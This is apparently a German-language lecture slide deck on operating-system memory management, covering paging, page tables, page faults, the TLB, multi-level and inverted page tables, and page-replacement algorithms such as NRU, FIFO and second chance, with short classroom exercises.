 - Speicherschutz ergibt sich (fast) automatisch
 - Teile des Prozessadressraums können ausgelagert werden


Speicherverwaltung

- Virtueller Speicher (Paging)



Speicherverwaltung

- Virtueller Speicher (Paging)




Speicherverwaltung

- Virtueller Speicher (Paging)
 - Ziel: Abbildung von virtuellen Adressen auf physische Adressen
 1. Aufteilung der Adressräume in Blöcke fester Größe
 - Seite (page): Block im virtuellen Adressraum
 - Seitenrahmen (page frame): Block im physischen Adressraum
 - Typische Größe: 512 B → 64 KB
 2. Betriebssystem erstellt und verwaltet **Seitentabelle**
 - Umsetzungstabelle definiert für jede Seite
 - » Die physische Adresse des entsprechenden Seitenrahmens
 - (falls vorhanden)
 - » Zugriffsrechte

Speicherverwaltung

- Virtueller Speicher (Paging)



Speicherverwaltung

- Virtueller Speicher (Paging)
 - Jeder Prozess bildet seinen Virtuellen Adressraum auf den physikalischen Adressraum ab!
 - Die Abbildung wird durch die Seitentabelle realisiert
 - Indirektion!

Speicherverwaltung

- Virtueller Speicher (Paging)
 - **Allgemeiner Ablauf**
 1. Prozess 1 greift auf eine (Virtuelle) Adresse zu
 2. MMU bestimmt die Seite der virtuellen Adresse
 3. Mit Hilfe der **Seitentabelle** wird der Seitenrahmen in physikalischen Speicher bestimmt
 - Seitentabelle bestimmt die Abbildung
 - Falls der Seitenrahmen nicht im physikalischen Speicher ist, (in der Seitentabelle durch ein Bit markiert) wird eine Page fault erzeugt, und das Betriebssystem reorganisiert den Speicher
→ *nächste Seite*
 4. MMU wandelt die virtuelle Adresse in eine physikalische Adresse um
 - Offset im Block muss berücksichtigt werden
 5. MMU greift auf die physikalische Adresse zu (Lesen, Schreiben)

Speicherverwaltung

- Virtueller Speicher (Paging)
 - **Ablauf bei page fault**
 - Die Abbildung von Seite auf Seitenrahmen scheitert, weil der Seitenrahmen nicht im Arbeitsspeicher präsent ist
 - Nachladen erforderlich
 - Betriebssystem wählt einen anderen Seitenrahmen aus und schreibt dessen Inhalt auf die Festplatte
 - Betriebssystem lädt den angeforderten Seitenrahmen
 - Betriebssystem ändert die Seitentabelle
 - **Betriebssystem führt den Befehl erneut aus**

Speicherverwaltung

- Virtueller Speicher (Paging)
 - **Ablauf bei page fault**
 - Die Abbildung von Seite auf Seitenrahmen scheitert, weil der Seitenrahmen nicht im Arbeitsspeicher präsent ist
 - Nachladen erforderlich
 - Betriebssystem wählt einen anderen Seitenrahmen aus und schreibt dessen Inhalt auf die Festplatte
 - Betriebssystem lädt den angeforderten Seitenrahmen
 - Betriebssystem ändert die Seitentabelle
 - **Betriebssystem führt den Befehl erneut aus**

Aufgabe

- Das Paging Verfahren ist prinzipiell beschrieben
 - Es gibt Seiten/Seitenrahmen einer bestimmten Größe
 - Es gibt eine Seitentabelle
- Überlegen Sie sich wie Sie die Umrechnung einer beliebigen Adresse im logischen Adressraum in eine Adresse im physikalische Adressraum effizient realisieren können?
 - Mit ihren Nachbarn
 - 3 Minuten




2


Speicherverwaltung

- Virtueller Speicher (Paging)
 - Adressumsetzung mit Hilfe der Speichertabelle

Virtuelle Adresse in einem
32-Bit System
Größe der Seiten
($4\text{ kB} = 2^{12}$ Byte)



Physikalische Adresse im
Speicher (32-Bit System)



Aufgabe


- Die Seitentabelle ist die zentrale Entität für die Verwaltung von Adressräumen
- Neben Informationen für das „Management der Indirektion“ können weiter Informationen in der Speichertabelle abgelegt werden.
- Überlegen Sie sich welche Informationen das Betriebssystem für die Wahrnehmung seiner Aufgaben noch in der Tabelle ablegen könnte!
 - Mit ihren Nachbarn
 - 2 Minuten



2

Speicherverwaltung

- Virtueller Speicher (Paging)
 - Einträge in der Speichertabelle



Aufgabe

- Wie viele Speichertabellen sind im System vorhanden?
 - Mit ihren Nachbarn
 - 30 Sekunden



30

Speicherverwaltung

- Virtueller Speicher (Paging)
 - Betriebssystem setzt **für jeden Prozess** eine Seitentabelle auf
 - Prozesswechsel führt zum Austausch der Seitentabelle
 - MMU realisiert die Adressumsetzung
 - Falls einer Seite kein Seitenrahmen zuordnet wird (P-Bit == 0),
 - MMU erzeugt Ausnahme (Seitenfehler, page fault)
 - Speicherschutz ist automatisch gegeben, da Seitentabelle nur auf Kacheln verweist, die dem Prozess zugeordnet sind
 - Zusätzlich: Schreibschutz für einzelne Seiten
 - Schutz von Programmcode
 - Bei Verletzung: Erzeugen einer Ausnahme
 - Virtueller Speicher ist Abstraktion des Speichers durch Adressraum

Speicherverwaltung

- Virtueller Speicher (Paging)
 - Anforderungen an die Verwaltung der Adressräume:
 - ***Umrechnung Seite nach Seitenrahmen muss schnell sein***
 - Tabellenzugriffe dürfen nicht zum Engpass werden
 - ***Seitentabelle muss großen virtuellen Adressraum realisieren können***
 - 4KB Seitengröße und 32 Bit-Adressraum → $1.04 * 10^6$ Seiten
 - 4 MB Speicher notwendig
 - 4KB Seitengröße und 64 Bit-Adressraum → $4.5 * 10^{15}$ Seiten
 - 32 PB Speicher notwendig
 - Jeder Prozess hat seine eigene Seitentabelle
 - Einfache Ansätze
 - Seitentabelle als Hardware aus Register in CPU
 - » teuer; langsam beim Prozesswechsel
 - Seitentabelle vollständig im Speicher
 - » langsam bei Umrechnung von Speicherreferenzen

Speicherverwaltung

- Virtueller Speicher (Paging)
 - Implementierung Anforderung 1
 - Beschleunigung durch Translation Lockaside Buffer (TLB)
 - Programme greifen oft auf sehr wenige Seiten zu
 - » Kleiner Anteil der Seiten wird ständig gelesen, andere nie
 - Kleine Hardwareeinheit
 - » Interner Cache aus Registern
 - » Verwendet nicht die Seitentabelle, um virtuelle auf physische Adressen abzubilden
 - » Teil der MMU
 - » Max 64 Einträge
 - Verwaltung des TLB
 - » CISC (x86) Prozessoren: MMU
 - » RISC Prozessoren: Software (Betriebssystem)
 - MMU erzeugt Ausnahme
 - Betriebssystem behandelt Ausnahme

Speicherverwaltung


- Virtueller Speicher (Paging)
 - Implementierung Anforderung 1
 - Beschleunigung durch Translation Lockaside Buffer (TLB)

Gültig	Virtuelle Seite	Verändert	Schutz	Seitenrahmen
1	140	1	RW	31
1	20	0	R X	38
1	130	1	RW	29
1	129	1	RW	62
1	19	0	R X	50
1	21	0	R X	45
1	860	1	RW	14
1	861	1	RW	75

Können Sie die unterschiedlichen Speicherbereiche für diesen Prozess identifizieren?

Speicherverwaltung

- Virtueller Speicher (Paging)
 - Implementierung Anforderung 2
 - Große Speicherbereiche durch mehrstufige Seitentabellen
 - 1. Stufe: Hauptseitentabelle mit 1024 Einträgen
 - » Zeigt auf Stufe 2
 - 2. Stufe: Seitentabellen mit je 1024 Einträgen



Speicherverwaltung

- Virtueller Speicher (Paging)
 - Implementierung Anforderung 2
 - Große Speicherbereiche durch mehrstufige Seitentabellen
 - Bei 64 Bit Systemen explodiert die Anzahl der Tabellen
 - » 4 KB Seitengröße → 2^{52} Einträge
 - 8 Byte pro Eintrag → 32 PB für Tabellen
 - Lösung: invertierte Tabellen
 - Seitentabelle speichert einen Eintrag nur für physikalischen Seitenrahmen
 - » 64 Bit System, 4 KB Speichergröße, 4 GB Speicher
 - → 262144 Einträge
 - » Jeder Eintrag enthält (Prozess, Seitennummer)
 - » Verwaltungsaufwand ist größer
 - Suche durch diese Tabelle bei jedem Zugriff
 - Auch hier Caching mit TLB möglich!

Aufgabe

- Mit dem Virtuellen Speicher haben wir ein abstraktes Model für die Verwaltung von Speicher
- Es beinhaltet ein Verfahren mit dem wir aus logischen Adressen auf physikalische Adressen umrechnen können.
- Damit ist das Betriebssystem ist in der Lage Multiprogrammierung mit einfachem Speicherzugriff zu realisieren
- Was muss das Betriebssystem bei der Speicherverwaltung noch tun?
 - Vergleichen Sie mit dem Konzept „Prozess“!
 - Mit ihren Nachbarn
 - 3 Minuten



3

Diskussion

- Verwaltung von Prozessen
 - Bei Start, Ende, Interrupts, Timer, ...
- Welcher Prozess wird als nächstes gestartet?
 - Scheduling-Algorithmus
- Verwaltung von Speicher
 - Bei Page-Faults
- Welche Kachel/Page wird jetzt verwendet?
 - Seitenersetzungs-algorithmen

Speicherverwaltung

- Seitenersetzung
 - Wenn eine Seitenfehler (page fault) auftritt, muss das Betriebssystem Seiten bzw. Seitenrahmen managen/verwalten
 - Seitenrahmen auf Speicher auslagern
 - evtl. auf Festplatte speichern
 - Neue Seite einlesen
 - Seitentabellen aktualisieren
 - Welcher Seitenrahmen soll ersetzt werden?
 - Welches ist die beste Strategie?
 - Wie können die Kosten für den Wechsel minimiert werden?
 - » Vergleich mit Cache-Problematik
 - Muss die verdrängte Seite dem gleichen Prozess angehören (lokale Strategie) oder kann eine beliebige Seite ausgelagert werden (globale Strategie)?

Speicherverwaltung

- Seitenersetzung
 - **Vereinfachter Ablauf**
 - MMU löst Seitenfehler (Ausnahme) aus
 - BS ermittelt die virtuelle Adresse (Seite S) und Grund der Ausnahme
 - Falls Schutzverletzung vorlag: Prozess abbrechen, Fertig!
 - Falls kein Seitenrahmen verfügbar
 - Bestimme die zu verdrängende Seite S'
 - Falls S' modifiziert wurde (M-Bit): S' auf Platte schreiben
 - Seitentabelleneintrag von S' aktualisieren (u.a. P-Bit = 0)
 - Seite S von Platte in freien Seitenrahmen laden
 - Seitentabelleneintrag von S aktualisieren (u.a. P-Bit = 1)
 - Prozess fortsetzen
 - Abgebrochener Befehl wird fortgesetzt oder wiederholt

Aufgabe

- Welche einfache Eigenschaft sollte ein optimaler Seitenersetzungsalgorithmus erfüllen?
- Welches Kriterium gilt für einen optimalen Seitenersetzungsalgorithmus?
 - Mit ihren Nachbarn
 - 3 Minuten



3

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Optimaler Algorithmus
 - Zeit zum nächsten Seitenfehler maximieren!
 - Dazu muss das Betriebssystem aber wissen, welche Seite wann in Zukunft aufgerufen wird
 - » In die Zukunft kann man nicht schauen!
 - » Das Betriebssystem kann nicht wissen, wann auf welche Seite zugegriffen wird
 - (Evtl. kann ein Testlauf helfen, bessere Strategien für eine Programm zu entwickeln
 - Diese ist dann aber nicht allgemein gültig)
 - » Wir können in die Vergangenheit schauen
 - Mit Hilfe der Status-Bits in der Seitentabelle
 - R(eferenced), M(odified), P(resent)

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Not-Recently-Used (NRU)
 - Verwende die durch MMU gesetzten Status-Bits in Seitentabelle
 - M-Bit: Seite wurde modifiziert
 - R-Bit: Seite wurde referenziert
 - » R-Bit wird vom BS regelmäßig gelöscht
 - Bei Verdrängung: vier Prioritätsklassen
 - Klasse 0: nicht referenziert nicht modifiziert
 - Klasse 1: nicht referenziert modifiziert
 - Klasse 2: referenziert nicht modifiziert
 - Klasse 3: referenziert modifiziert
 - Auswahl innerhalb der Klasse zufällig
 - Vorteil: einfach, leicht verständlich
 - Nachteil: nicht optimal, aber in vielen Fällen ausreichend

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - First-In-First-Out (FIFO)
 - Verdränge die Seite die am längsten im Hauptspeicher ist
 - Betriebssystem verwaltet Liste mit allen Seiten im Speicher
 - Beim Wechsel: Entferne den ersten Eintrag und hänge den neuen Eintrag an das Ende der Liste
 - Einfache, aber schlechte Strategie
 - Zugriffsverhalten wird ignoriert
 - Nur selten eingesetzt!

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Second-Change
 - Variante von FIFO, die das R-Bit verwendet
 - Verdränge die älteste Seite auf die seit dem letzten Seitenwechsel nicht zugriffen wurde
 - Betriebssystem verwaltet Liste aller Seiten im Speicher, geordnet nach Alter
 - Älteste Seite steht als erste in der Liste
 - Beim Wechsel:
 1. Falls erste Seite der Liste R=0: Seite entfernen, Fertig!
 2. Sonst: Setze R=0, schiebe Seite ans Ende der Liste,
 3. Gehe zu Schritt 1.
